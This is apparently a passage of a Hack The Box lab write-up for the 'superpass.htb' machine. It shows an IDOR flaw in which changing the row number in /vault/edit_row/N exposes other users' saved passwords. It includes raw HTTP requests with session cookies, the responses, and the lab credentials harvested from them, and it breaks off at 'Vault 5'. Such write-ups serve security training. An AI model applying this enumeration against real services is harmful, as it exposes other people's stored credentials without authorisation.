
IDOR vulnerability

I wasnt getting anywhere with the LFI (for now) so I decided to check out the webpage some more. I noticed theres an edit button next to the site:name:password that I stored in the vault.



	Site	Username	Password
	test	test	testtesttest

- When you click on the edit button, you get redirected to /edit_rows/10




```
GET /vault/edit_row/3 HTTP/1.1
Host: superpass.htb
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: */*
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYszaqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXktKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
Connection: close
Vary: Cookie
Content-Length: 685

<tr>
  <td>

    <a hx-post="/vault/update/3"
    hx-include="closest tr"
    hx-trigger="click, keydown[key=='Enter'] from:closest tr">
      <i class="fas fa-save">
      </i>
    </a>
    <a hx-get="/vault/row/3"
    hx-trigger="click, keydown[key=='Escape'] from:closest tr">
      <i class="fas fa-undo">
      </i>
    </a>

  </td>
  <td>
    <input type="text" name="url" placeholder=" site" value="
    hackthebox.com" />
  </td>
  <td>
    <input type="text" name="username" placeholder=" username" value="
    0xdf" />
  </td>
  <td>
    <input type="text" name="password" placeholder=" password" value="
    762b430d32eea2f12970" />
  </td>
</tr>
```

- By changing the number I can access different password vaults! :DDD
- Creds: 0xdf:762b430d32eea2f12970

Vault 4




```
GET /vault/edit_row/4 HTTP/1.1
Host: superpass.htb
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: */*
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYszaqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXktKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
Connection: close
Vary: Cookie
Content-Length: 682

<tr>
  <td>

    <a hx-post="/vault/update/4"
    hx-include="closest tr"
    hx-trigger="click, keydown[key=='Enter'] from:closest tr">
      <i class="fas fa-save">
      </i>
    </a>
    <a hx-get="/vault/row/4"
    hx-trigger="click, keydown[key=='Escape'] from:closest tr">
      <i class="fas fa-undo">
      </i>
    </a>

  </td>
  <td>
    <input type="text" name="url" placeholder=" site" value="mgoblog.com"
     />
  </td>
  <td>
    <input type="text" name="username" placeholder=" username" value="
    0xdf" />
  </td>
  <td>
    <input type="text" name="password" placeholder=" password" value="
    5b133f7a6a1c180646cb" />
  </td>
</tr>
```

- Creds: 0xdf:5b133f7a6a1c180646cb

Vault 5

